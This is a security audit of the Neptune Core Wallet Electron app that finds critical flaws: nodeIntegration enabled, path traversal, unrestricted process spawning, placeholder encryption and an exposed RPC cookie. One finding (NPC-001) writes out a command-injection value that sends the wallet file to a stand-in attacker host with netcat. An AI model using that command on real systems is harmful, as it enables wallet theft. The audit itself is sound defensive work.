sploitzberg/str1ke Neptune Wallet App - Code Review by Keyper Labs

Date: October 31th, 2025

Introduction

The following document outlines a code review of the Neptune Wallet created by sploitzberg based on v1.0.4.

The primary goal of the code review is to assess the overall security of the wallet, mainly concerning safekeeping private keys. We did not focus on privacy-related issues.

Full link to repo: https://github.com/seaoffreedom/neptune-core-wallet/tree/v1.0.4

TLDR

As of this report, we **do NOT recommend this wallet** due to multiple critical security problems.

Most Critical Problems

Below are the most critical problems found on the app.

ISSUE ID	DESCRIPTION	SEVERITY	NOTES
REN-01	Node integration enabled in renderer process	CRITICAL	Code: `src/main/window/main-window.ts:29` Enabling `nodeIntegration: true` in the Neptune Core Wallet renderer process is a critical security vulnerability, it's a well-documented attack vector with real-world precedents in other Electron applications.
IPC-005	Unrestricted File System Access via Path Traversal in File Handlers	CRITICAL	**Code:** `src/main/ipc/handlers/file-handlers.ts:97-118` Each of these functions directly consumes `request.path` (or dialog-returned paths) without any whitelist or validation of allowed directories (e.g., `app.getPath('userData')` or `app.getPath('documents')`). No normalization (`path.resolve`) or traversal checks are applied prior to calling `readFileWithRetry()` , `writeFileWithRetry()` , or other file system utilities. `src/main/ipc/index.ts:162–173` **These handlers are globally registered** and callable from the renderer through the preload API (`src/preload/api/file-api.ts`), which exposes direct filesystem operations without restrictions. **File handlers do not adequately validate paths, allowing path traversal attacks**. Handler accepts request.path without normalization or **validation against allowed directories**. ***Access to files outside the allowed directory enabled reading system files and accessing entire full file system.***


IPC-004	Arbitrary process spawn via IPC without allowlist	CRITICAL	**Code:** `src/main/ipc/handlers/process-handlers.ts:36-46` The PROCESS_SPAWN IPC handler executes arbitrary commands without allowlist validation, allowing any renderer to spawn processes with user privileges. Execution of arbitrary system commands enables privilege escalation, host system compromise, and complete bypass of security controls.
IPC-001	Placeholder cryptography implementation in wallet handlers	CRITICAL	**Code:** `src/main/ipc/handlers/wallet-handlers.ts:199-202, 245-248` The wallet encryption/decryption handlers are placeholder implementations that do not perform real cryptography. Only boolean flags are toggled (wallet.encrypted = true) while wallets remain in plain text. Wallets are not actually encrypted, exposing private keys and seeds in plain text. Total loss of funds in case of compromise.
IPC-002	Missing input validation in critical handlers	CRITICAL	**Code:** `src/main/ipc/handlers/blockchain-handlers.ts:194-208` The transaction send handler does not validate input parameters before processing them. Handler accepts params as unknown and casts without validation. Allows injection of malicious parameters, possible execution of unauthorized transactions, and manipulation of amounts and addresses.
IPC-003	RPC cookie exposed via IPC to renderer	CRITICAL	**Code:** `src/main/ipc/handlers/neptune-handlers.ts:161-179` The neptune:get-cookie IPC handler returns the full RPC authentication cookie to any renderer caller, enabling authenticated RPC access bypass. Complete RPC authentication bypass allows renderer to issue authenticated RPC commands, execute unauthorized transactions, and control the node.
MCH-001	Missing security handlers in Electron events	CRITICAL	**Code:** `src/main/index.ts:98-125` The main process does not implement critical security handlers for Electron events including certificate-error, will-download, and new-window. This allows phishing attacks with invalid certificates, malicious file downloads, and unauthorized window opening.
ELE-16	Hard-coded encryption key in electron-store	CRITICAL	**Code:** `src/main/services/neptune-core-settings.service.ts:47` The electron-store is initialized with a hard-coded encryption key `('neptune-core-wallet-settings')`. Anyone with access to the app bundle can decrypt settings and tamper with endpoints or inject malicious configuration.
ELE-01	nodeIntegration enabled in main window	CRITICAL	**Code:** `src/main/window/main-window.ts:29` The main window has `nodeIntegration: true` enabled, allowing the renderer process to directly access Node.js APIs. Any XSS in the renderer escalates to RCE, enabling complete system compromise including reading wallets, spawning processes, and exfiltrating data.

Architecture

The diagram below illustrates the architecture of the **Sploitzberg/Striker Neptune Wallet**, which is implemented using the **ElectronJS framework**.

Electron combines **Chromium** (for rendering the UI) with **Node.js** (for backend logic), allowing developers to build cross-platform desktop applications using familiar web technologies like **JavaScript, HTML, and CSS**.

In this setup, the Neptune Wallet follows the standard Electron process model, augmented by a connection to external binaries for blockchain logic (**Neptune-Core-CLI**).



1. ipcRender Process (Frontend Renderer)

The **render process** is responsible for the user interface. It runs in Chromium and handles all frontend rendering, interactions, and UI updates.

- Runs isolated from the operating system.
- Uses **IPC (Inter-Process Communication)** to request privileged actions from the backend.
- Can load JavaScript libraries and UI logic but should be sandboxed to minimize attack surface.

2. ipcMaster Process

Electron allows multiple renderers or background renderers. The **master process** typically coordinates multiple windows, manages background operations, and maintains shared state.

- It may act as an intermediary between renderers and the main process.
- Should have limited permissions and a well-defined IPC scope.

3. NPM Dependencies

The project uses various **Node.js (NPM) packages**, which provide functionality such as cryptography, networking, or UI components.

While powerful, these dependencies can introduce **supply chain and security risks**—hence auditing them is critical.

4. IPC Handler

All communication between the UI and the backend passes through the **IPC handler**.

- This is the bridge between potentially untrusted UI code and the privileged Node.js environment.
- It must enforce strict validation of incoming messages to prevent injection or arbitrary command execution.

5. Main Process (Node.js Backend)

The **main process** is the privileged entry point of every Electron application.

- Unless restricted it can run with full access to the **file system, network, and operating system APIs**.
- Responsible for creating application windows, handling menus, and managing background services.
- In this case, it also handles calls to the **Neptune-Core-CLI** binaries through IPC.

6. ElectronJS Runtime

ElectronJS wraps **Chromium** and **Node.js** into a single runtime.

- Chromium provides the rendering engine for the UI.
- Node.js powers the backend and gives system-level access.

This combination makes development convenient but also requires careful sandboxing and permissions control to reduce exposure.

7. Neptune-Core-CLI Binaries

The wallet delegates blockchain operations (like transaction creation, signing, and chain synchronization) to external **Neptune-Core-CLI binaries**.

- These binaries are executed by the main Node.js process over IPC or RPC.
- This design isolates complex blockchain logic from the UI but increases the need for command sanitization and controlled invocation.

1.&2. ipcMaster and ipcRender processes

ASSURANCE: VERY LOW

INTRODUCTION

The Neptune Core Wallet has `nodeIntegration: true` enabled in its renderer process, representing the most critical security vulnerability in the application. This configuration gives the web-based UI direct access to Node.js APIs, effectively removing the security boundary between untrusted web content and the operating system.

TABLE OF PROBLEMS

ISSUE ID	DESCRIPTION	SEVERITY	NOTES
REN-01	Node integration enabled in renderer process	CRITICAL	Code: `src/main/window/main-window.ts:29` Enabling `nodeIntegration: true` in the Neptune Core Wallet renderer process is a critical security vulnerability, it's a well-documented attack vector with real-world precedents in other Electron applications.

3. NPM Packages

ASSURANCE: MEDIUM

INTRODUCTION

Four package auditors (yarn, pnpm, npm, retire.js) were run against the Neptune Core Wallet dependencies. A total of 7 vulnerabilities were identified across 1,211 packages audited, with no critical or high-severity issues found. All vulnerabilities are in development dependencies and do not affect the production application.

TABLE OF PROBLEMS

ISSUE ID	DESCRIPTION	SEVERITY	NOTES
NPM-1	packages with vulnerabilities	MEDIUM	

LIMITATIONS AND ASSUMPTIONS

The identified vulnerabilities could potentially be exploited during active development, particularly in dependencies that are not bundled into the production application. However, a compromised NPM package could inject malicious code during the build process.

4. IPC Handler

ASSURANCE: VERY LOW

INTRODUCTION

The IPC handler layer exposes multiple critical attack surfaces due to missing isolation boundaries and insufficient security controls. Placeholder cryptography implementations leave wallet data unencrypted, while **arbitrary process spawning and unvalidated IPC inputs enable direct system compromise**. Authentication cookies are exposed to renderer processes, and all **file-related IPC handlers allow unrestricted file system access**, including arbitrary reads, writes, and deletions through unvalidated paths. **This flaw escalates a renderer compromise to full host control.**

Sensitive IPC operations lack rate limiting, enabling potential denial-of-service attacks. Race conditions in concurrent wallet operations can corrupt persistent data, while incomplete cleanup in polling handlers may cause performance degradation and resource exhaustion. RPC responses are processed without schema validation, creating injection vectors for malicious or untrusted data.

Input validation failures are widespread across multiple IPC endpoints, allowing parameter injection and unauthorized operations. File operations remain non-atomic and perform no permission or directory checks, exposing configuration and wallet data to tampering. Error handling routines return detailed internal information to the renderer, aiding attackers in further exploitation.

TABLE OF PROBLEMS

ISSUE ID	DESCRIPTION	SEVERITY	NOTES
IPC-005	Unrestricted File System Access via Path Traversal in File Handlers	CRITICAL	**Code:** `src/main/ipc/handlers/file-handlers.ts:97-118` Each of these functions directly consumes `request.path` (or dialog-returned paths) without any whitelist or validation of allowed directories (e.g., `app.getPath('userData')` or `app.getPath('documents')`). No normalization (`path.resolve`) or traversal checks are applied prior to calling `readFileWithRetry()`, `writeFileWithRetry()`, or other file system utilities. `src/main/ipc/index.ts:162–173` **These handlers are globally registered** and callable from the renderer through the preload API (`src/preload/api/file-api.ts`), which

			exposes direct filesystem operations without restrictions. **File handlers do not adequately validate paths, allowing path traversal attacks**. Handler accepts request.path without normalization or **validation against allowed directories**. ***Access to files outside the allowed directory enabled reading system files and accessing entire full file system.***
IPC-004	Arbitrary process spawn via IPC without allowlist	CRITICAL	**Code:** `src/main/ipc/handlers/process-handlers.ts:36-46` The PROCESS_SPAWN IPC handler executes arbitrary commands without allowlist validation, allowing any renderer to spawn processes with user privileges. Execution of arbitrary system commands enables privilege escalation, host system compromise, and complete bypass of security controls.
IPC-001	Placeholder cryptography implementation in wallet handlers	CRITICAL	**Code:** `src/main/ipc/handlers/wallet-handlers.ts:199-202, 245-248` The wallet encryption/decryption handlers are placeholder implemeok ntations that do not perform real cryptography. Only boolean flags are toggled (wallet.encrypted = true) while wallets remain in plain text. Wallets are not actually encrypted, exposing private keys and seeds in plain text. Total loss of funds in case of compromise.
IPC-002	Missing input validation in critical handlers	CRITICAL	**Code:** `src/main/ipc/handlers/blockchain-handlers.ts:194-208` The transaction send handler does not validate input parameters before processing them. Handler accepts params as unknown and casts without validation. Allows injection of malicious parameters, possible execution of unauthorized transactions, and manipulation of amounts and addresses.
IPC-003	RPC cookie exposed via IPC to renderer	CRITICAL	**Code:** `src/main/ipc/handlers/neptune-handlers.ts:161-179` The neptune:get-cookie IPC handler returns the full RPC authentication cookie to any renderer caller, enabling authenticated RPC access bypass. Complete RPC authentication bypass allows renderer to issue authenticated RPC commands, execute unauthorized transactions, and control the node.
IPC-006	Command injection in process handlers (shell option)	HIGH	**Code:** `src/main/ipc/handlers/process-handlers.ts:44` The process spawn handler allows the renderer to control the shell option, enabling shell command injection attacks on Linux/macOS when shell: true is set. Execution of arbitrary commands via IPC enables shell injection

			when shell is enabled, privilege escalation, and host system compromise.
IPC-009	Missing RPC response validation	HIGH	**Code:** `src/main/services/neptune-rpc.service.ts:168-276` RPC responses are not validated before processing. Injection of malicious data, data corruption, and unexpected behavior are possible without validation with Zod schemas and response structure validation.
IPC-010	Race conditions in async operations	MEDIUM	**Code:** `src/main/ipc/handlers/wallet-handlers.ts:88-89` Multiple wallet operations can execute concurrently without synchronization. Wallet data corruption, loss of transactions, and inconsistent states occur without mutex for critical operations or locks per wallet ID.
IPC-012	Missing atomic file operations	MEDIUM	**Code:** `src/main/utils/async-file-operations.ts:56-93` File operations are not atomic, allowing data corruption. Files written directly without temporary files and atomic rename. File corruption during writing, data loss, and inconsistent states are possible without atomic write operations.
IPC-008	Secret exposure in logs (cookie preview)	MEDIUM	**Code:** `src/main/services/neptune-rpc.service.ts:89-92` Logs expose partial authentication cookie information for debugging (cookiePreview: ${cookie.substring(0, 16)}...). Partial authentication cookie exposure in logs enables potential credential theft if logs are shared and creates compliance and privacy concerns.
IPC-014	Missing file permission validation	MEDIUM	**Code:** `src/main/ipc/handlers/file-handlers.ts` File operations do not validate or set restrictive permissions. Sensitive files should have restrictive permissions (0600) to prevent unauthorized access.
IPC-015	Insecure JSON parsing handling	MEDIUM	**Code:** `src/main/ipc/handlers/settings-handlers.ts:222-247` JSON parsing without validation allows malicious data injection. JSON.parse used without schema validation. Prototype pollution, data corruption, and command injection via settings import are possible without Zod schema validation.
IPC-016	Missing nonce validation in transactions	MEDIUM	**Code:** `src/main/ipc/handlers/blockchain-handlers.ts` Transaction handlers do not validate nonces. Missing nonce validation allows replay attacks and duplicate transaction execution.
IPC-011	Memory leaks in polling handlers	LOW	**Code:** `src/main/services/neptune-process-manager.ts:837-843` Data polling is not cleaned up properly, causing memory leaks. Interval (setInterval) is not cleared on shutdown.

			Increasing memory consumption, performance degradation, and possible application crash occur without cleanup in componentWillUnmount or AbortController for cancellation.
IPC-013	Inadequate error handling, resource cleanup, and logging	LOW	Code: Multiple handler files, Error handling exposes error messages to renderer enabling information disclosure. Error paths do not clean up resources properly leading to memory leaks. Excessive logging of sensitive information creates privacy concerns and potential information leakage.

LIMITATIONS AND ASSUMPTIONS

The review was performed on the IPC handler layer (`src/main/ipc/handlers/`) and related services (`src/main/services/`), focusing on the security boundary between the renderer and main processes. The assessment covered approximately 12 IPC handlers managing wallet operations, blockchain transactions, file operations, process management, and system integration.

The analysis relied entirely on static code review of the TypeScript source code. No runtime testing, dynamic analysis, or protocol fuzzing was performed. All risks were inferred from code inspection, type definitions, and handler implementations. The assessment assumed that Electron's IPC mechanism functions as documented and that renderer processes can invoke IPC handlers as implemented.

The review covered input validation, output sanitization, authentication/authorization checks, resource management, error handling, and cryptographic implementations. Observations were derived from actual code inspection: placeholder encryption implementations, missing Zod schema validation, unvalidated path traversal, process spawning without allowlists, exposed authentication cookies, and concurrent operation race conditions.

5. Main Process (NodeJS)

ASSURANCE: VERY LOW

INTRODUCTION

The main process lacks critical security event handlers and employs mock implementations for resource monitoring. Electron security events including certificate validation, download management, and window creation are not properly handled, enabling phishing attacks and unauthorized resource access. The resource monitoring service uses synthetic CPU calculations instead of real system metrics, preventing accurate performance assessment.

Settings initialization lacks schema validation, allowing corruption and malicious data injection. Memory leaks persist in resource polling intervals that are never cleaned up during shutdown. Process utilities lack PID validation, potentially allowing termination of incorrect processes. File operations write directly to target files without atomic guarantees, risking data corruption during crashes.

Error boundaries are missing across services, allowing unhandled errors to propagate and cause application instability. Circuit breaker patterns are absent, preventing automatic recovery from repeated failures. Platform-specific code paths lack validation, increasing risk of runtime failures on target platforms. Overall, the main process hardening posture requires immediate attention to meet production security standards.

TABLE OF PROBLEMS

ISSUE ID	DESCRIPTION	SEVERITY	NOTES

MCH-001	Missing security handlers in Electron events	CRITICAL	**Code:** `src/main/index.ts:98-125` The main process does not implement critical security handlers for Electron events including certificate-error, will-download, and new-window. This allows phishing attacks with invalid certificates, malicious file downloads, and unauthorized window opening.
MCH-003	Missing validation in settings initialization	HIGH	**Code:** `src/main/services/settings-initializer.service.ts:36-43` The settings initialization service only checks for existence of categories but does not validate data structure or values using schemas. This allows corruption, malicious data injection, and unexpected application behavior.
MCH-006	Missing PID validation in process utils	HIGH	**Code:** `src/main/utils/process-utils.ts:34-74` Process utilities do not validate PIDs before operations, allowing termination of incorrect processes. Missing validation that processes belong to the application could lead to privilege escalation or system compromise.
MCH-007	Missing atomic operations in file utils	HIGH	**Code:** `src/main/utils/async-file-operations.ts:72` File write operations write directly to target files without temporary files and atomic rename. The writeFileWithRetry function calls `fs.writeFile(filePath, data, encoding)` directly, allowing file corruption during writing, data loss, and inconsistent states if the process crashes mid-write.
MCH-010	Missing file permission validation	MEDIUM	**Code:** `src/main/utils/async-file-operations.ts` File operations do not validate or set restrictive permissions for sensitive files. Wallet files and configuration should have restrictive permissions (0600) to prevent unauthorized access.
MCH-011	Missing circuit breaker in operations	MEDIUM	Code: Multiple service files Services lack circuit breaker patterns for repeated failures. This prevents automatic recovery and system resilience, leading to cascading failures when external dependencies fail repeatedly.
MCH-013	Missing platform-specific code validation	LOW	**Code:** `src/main/utils/process-utils.ts` Platform-specific code paths lack validation that they work correctly on target platforms. Missing tests for Windows/macOS/Linux-specific behavior could lead to runtime failures.
MCH-014	Missing singleton cleanup	LOW	**Code:** Multiple service files Singleton services lack proper cleanup methods and lifecycle management. Without explicit cleanup, resources may not be released properly on shutdown.

MCH-012	Missing structured logging	LOW	Code: Multiple files While Pino is used, logging is inconsistent across services. Missing correlation IDs, structured error contexts, and security event logging reduces observability and makes debugging difficult.
MCH-009	Missing error boundaries in services	LOW	**Code:** Multiple service files Service classes lack error boundaries and recovery mechanisms. Errors propagate unhandled, potentially causing service failures and application instability without graceful degradation.
MCH-005	Missing system resource service cleanup on shutdown	LOW	**Code:** `src/main/index.ts:74-85, src/main/ipc/index.ts:111-122` The before-quit handler calls IPC cleanup which shuts down neptuneProcessManager but does not call `systemResourceService.stopMonitoring()` to clean up monitoring intervals. This results in zombie intervals, unreleased resources, and potential memory leaks.
MCH-004	Memory leaks in resource polling	LOW	**Code:** `src/main/services/system-resource.service.ts:227` Resource polling intervals are created with setInterval but `stopMonitoring()` is never called during shutdown. The monitoringInterval is not cleared in cleanup methods, leading to increasing memory consumption and potential application crashes.
MCH-002	Mock implementation of resource monitoring	LOW	**Code:** `src/main/services/system-resource.service.ts:63` The resource monitoring service uses mock CPU percentage calculation `(Math.abs(Math.sin(now / 10000)) * 50 + 25)` instead of real system metrics. This provides unreliable resource data and prevents proper performance monitoring and decision-making.

LIMITATIONS AND ASSUMPTIONS

The review was performed on the main process configuration and hardening (`src/main/index.ts`, `src/main/services/`, `src/main/utils/`), focusing on Electron event handling, service lifecycle management, resource monitoring, and utility functions. The assessment covered main process initialization, shutdown procedures, security event handlers, and cross-platform compatibility.

The analysis relied entirely on static code review of the TypeScript source code. No runtime testing, memory profiling, or performance benchmarking was performed. All risks were inferred from code inspection, service implementations, and utility function logic. The assessment assumed that Electron's event system functions as documented and that service lifecycle follows expected patterns.

The review covered Electron security event handlers, service initialization and cleanup, resource monitoring implementations, file operation atomicity, process management utilities, error handling patterns, and platform-specific code paths. Observations were derived from actual code inspection: missing certificate-error handlers, mock CPU calculations, unvalidated settings initialization, uncleaned polling intervals, missing PID validation, and non-atomic file writes.

6. ElectronJS Configuration

ASSURANCE: VERY LOW

INTRODUCTION

The Electron configuration exposes critical security vulnerabilities that fundamentally compromise the application's security model. Node integration is enabled in the main window, allowing any renderer XSS to escalate to remote code execution with full system privileges. Sandbox isolation is disabled, and web security protections are not explicitly enforced, **expanding the attack surface to all file system**.

The preload script bypasses context bridge protections through direct Electron imports, while the context bridge itself lacks argument validation, allowing malicious parameter injection. Hard-coded encryption keys in electron-store enable trivial decryption of settings, and **Content Security Policy is absent, making XSS exploitation trivial.**

Production builds lack hardening measures: source maps are enabled, minification is missing for critical processes, and code obfuscation is not configured. Distribution security features including code signing and macOS notarization are absent, reducing user trust and triggering security warnings. Overall, the Electron configuration fails to implement fundamental security best practices and requires immediate remediation before production deployment.

TABLE OF PROBLEMS

ISSUE ID	DESCRIPTION	SEVERITY	NOTES
ELE-16	Hard-coded encryption key in electron-store	CRITICAL	**Code:** `src/main/services/neptune-core-settings.service.ts:47` The electron-store is initialized with a hard-coded encryption key `('neptune-core-wallet-settings')` . Anyone with access to the app bundle can decrypt settings and tamper with endpoints or inject malicious configuration.
ELE-01	nodeIntegration enabled in main window	CRITICAL	**Code:** `src/main/window/main-window.ts:29` The main window has `nodeIntegration: true` enabled, allowing the renderer process to directly access Node.js APIs. Any XSS in the renderer escalates to RCE, enabling complete system compromise including reading wallets, spawning processes, and exfiltrating data.
ELE-17	Missing Content Security Policy	CRITICAL	**Code:** `index.html` No Content Security Policy meta tag or header is configured. Without CSP, XSS attacks are easier to exploit and any renderer compromise has greater impact.
ELE-02	Missing sandbox in webPreferences	CRITICAL	**Code:** `src/main/window/main-window.ts:27-32, src/main/index.ts` (missing app.enableSandbox()), `package.json:8` (has --no-sandbox flag) The main window does not have sandbox: true enabled, and app.enableSandbox() is not called. Additionally, dev scripts include --no-sandbox flag. This reduces security protections and increases attack surface.
ELE-05	Direct imports in preload script	HIGH	**Code:** `src/preload/index.ts:146` The preload script uses direct imports from Electron `(const { app } = await import('electron'))` , which can cause security issues by bypassing context bridge protections. Preload scripts should only use contextBridge to expose APIs.
ELE-06	Missing argument validation in context bridge	HIGH	**Code:** `src/preload/index.ts:30-157` The context bridge does not validate input arguments before passing them to IPC handlers, allowing possible malicious argument injection that could bypass security validations and execute unauthorized operations.
ELE-07	Missing production build hardening	MEDIUM	**Code:** `vite.main.config.ts, vite.preload.config.ts, vite.renderer.config.ts` Production builds lack critical hardening: source maps are not disabled, minification is missing for `main/preload` bundles, code obfuscation is not configured, and tree shaking is not explicitly verified. This exposes source code

			structure, increases bundle size, makes reverse engineering easier, and enables code analysis by attackers.
ELE-08	Missing distribution security and optimization	MEDIUM	**Code:** `forge.config.ts`, build configuration files Distribution lacks security and optimization: code signing is not configured (triggers security warnings), macOS notarization is missing (Gatekeeper warnings), additional ASAR integrity validation beyond fuses is absent, and bundle analysis tools are not configured. This reduces user trust, increases security warnings, and makes bundle optimization difficult.

LIMITATIONS AND ASSUMPTIONS

The review was performed on the ElectronJS configuration files (`forge.config.ts`, `src/main/window/main-window.ts`, `src/preload/index.ts`, `vite.*.config.ts`, `index.html`), focusing on webPreferences configuration, Electron Fuses, preload script security, context bridge implementation, and build configuration. The assessment covered window creation parameters, Electron security features, build hardening, and distribution security.

The analysis relied entirely on static code review of the TypeScript/JavaScript configuration files and build configurations. No runtime testing, dynamic analysis, or exploit verification was performed. All risks were inferred from code inspection, configuration values, and Electron security best practices. The assessment assumed that Electron's security model functions as documented and that webPreferences settings are applied as configured.

The review covered webPreferences security settings (nodeIntegration, sandbox, webSecurity, contextIsolation), preload script implementation, context bridge argument validation, Electron Fuses configuration, build hardening (source maps, minification, obfuscation), and distribution security (code signing, notarization, ASAR integrity). Observations were derived from actual code inspection: enabled nodeIntegration, disabled sandbox, missing webSecurity enforcement, direct Electron imports in preload, unvalidated context bridge arguments, hard-coded encryption keys, and missing CSP headers.

---

7. Neptune Core (running locally)

ASSURANCE: VERY LOW

INTRODUCTION

This review examines the process execution security of Neptune Core and Neptune CLI binaries within the Neptune Core Wallet Electron application. The analysis focuses on how the wallet spawns and manages these external binaries, validates their integrity, constructs command-line arguments, and handles process isolation and resource management.
Neptune Core Wallet uses a process manager to execute neptune-core (the blockchain node) and neptune-cli (the command-line interface) as separate child processes. These binaries perform sensitive operations: wallet management, transaction signing, blockchain synchronization, and peer networking. The security of this execution model is critical because any compromise of the binary execution flow could lead to unauthorized access to wallet data, private keys, or seed phrases.

TABLE OF PROBLEMS

ISSUE ID	DESCRIPTION	SEVERITY	NOTES
NPC-001	**Command Injection in blockNotifyCommand Positional Argument**	CRITICAL	`neptune-core-args-builder.ts:196-197` - User-controlled `blockNotifyCommand` is appended as positional argument without sanitization. Attackers can inject shell commands via settings manipulation. Malicious value like `"; cat ~/.neptune/main/wallet/wallet.dat \\\| nc attacker.com 4444;"` would execute when

			blocks are mined. **Impact**: Remote code execution, wallet exfiltration, privilege escalation.
NPC-002	**No Binary Integrity Verification (Checksum/Hash)**	CRITICAL	`neptune-process-manager.ts:210-335` - Binary validation only checks file existence via `access()` , no SHA-256/SHA-512 hash verification. Attacker could replace `neptune-core` or `neptune-cli` binaries with malicious versions between validation and execution. No verification against known-good hashes stored securely. **Impact**: Malicious binary execution
NPC-003	**Symlink Attack Vulnerability in Binary Path Resolution**	CRITICAL	`neptune-process-manager.ts:210-335` - Attacker could create symlink from expected binary path to malicious executable. `lstat()` vs `stat()` distinction not checked. **Impact**: Arbitrary code execution with Electron wallet privileges.
NPC-004	**Process Arguments Logged in Plaintext with Sensitive Data**	HIGH	`eptune-process-manager.ts:528-531, 537-538, 568` - Full command-line arguments logged including peer addresses, data directories, and configuration. Logs may contain sensitive configuration. No sanitization before logging. **Impact**: Information disclosure, configuration exposure, attack surface expansion.
NPC-005	**No Process Isolation or Sandboxing**	HIGH	`neptune-process-manager.ts:555-560, 757-762` - Child processes (neptune-core, neptune-cli) run with same privileges as Electron main process. No AppArmor (Linux), sandbox-exec (macOS), or Job Objects (Windows) restrictions. Processes can access all user files, make arbitrary network connections, modify system configuration. **Impact**: Privilege escalation attack

LIMITATIONS AND ASSUMPTIONS

This part of the review analyze Neptune CLI binary execution security within the Electron wallet application, focusing on process management, argument building, binary validation, and process isolation. The analysis examined code paths where user-controlled input flows from the UI through IPC handlers to process execution, including settings persistence, argument construction, binary path resolution, and child process spawning. The analysis did not include dynamic runtime testing, reverse engineering of the neptune-core/neptune-cli binaries themselves.

The findings in this review are based on several assumptions that may affect exploitability in practice. The analysis assumes standard Electron process execution behavior (no additional sandboxing beyond Electron defaults) and that attackers have local system access (file system write permissions, UI access, or ability to modify settings files), which is necessary for most critical issues. Additionally, the assessment assumes worst-case scenarios where attackers have write access to binary directories, can modify settings through UI or file manipulation, and that OS-level protections (code signing, App Sandbox, SELinux) may not be fully deployed or configured.

8. CICD, Binaries, Distribution mechanism, and Auto-updaters

ASSURANCE: VERY LOW

INTRODUCTION

This review examined six GitHub Actions workflows, binary build processes, release distribution mechanisms, code signing configurations, and supply chain security practices to identify potential attack vectors that could compromise the integrity of distributed applications or lead to unauthorized code execution. The analysis focused on critical security controls including binary integrity verification, code signing, update mechanisms, secrets management, and supply chain protections that are essential for a cryptocurrency wallet application handling sensitive user funds and private keys.

TABLE OF PROBLEMS

ISSUE ID	DESCRIPTION	SEVERITY	NOTES
CICD-001	Missing Binary Integrity Verification in Release Workflow	CRITICAL	Binaries are built and packaged without integrity verification. No SHA256 checksums generated before release. No verification that binaries match expected hashes. Location: `.github/workflows/release.yml:70-125`
CICD-002	No Code Signing Implemented (macOS/Windows/Linux)	CRITICAL	No code signing configuration found for macOS (codesign), Windows (Authenticode), or Linux (GPG signing). Users see security warnings. Attackers could distribute malicious copies.
CICD-003	Unverified Binary Sources in Build Scripts	CRITICAL	`scripts/build-cross-platform-binaries.sh:16-85` Binaries cloned from external repository without commit hash verification, Git tag verification, GPG signature verification, or branch protection verification.
CICD-004	No Binary Source Verification in CI/CD	HIGH	`.github/workflows/release.yml` Binaries packaged directly from `resources/binaries/` without version verification or hash comparison against trusted source. Binaries could be pre-compromised.
CICD-005	Insecure Release Artifact Distribution	HIGH	`.github/workflows/release.yml:93-126` Releases uploaded to GitHub Releases without additional verification. No code signing, notarization, or signed checksums.

LIMITATIONS AND ASSUMPTIONS

The analysis was conducted through static code review and configuration inspection, without access to running CI/CD pipeline instances, actual build environments, or live release processes. As such, runtime behaviors, actual secret values, and environment-specific configurations could not be verified. The review did not include penetration testing of the CI/CD infrastructure, GitHub Actions runner security assessment, or testing of potential workflow injection attacks. Additionally, the examination of external dependencies and the `neptune-core` repository was limited to the build scripts and workflow configurations visible in this repository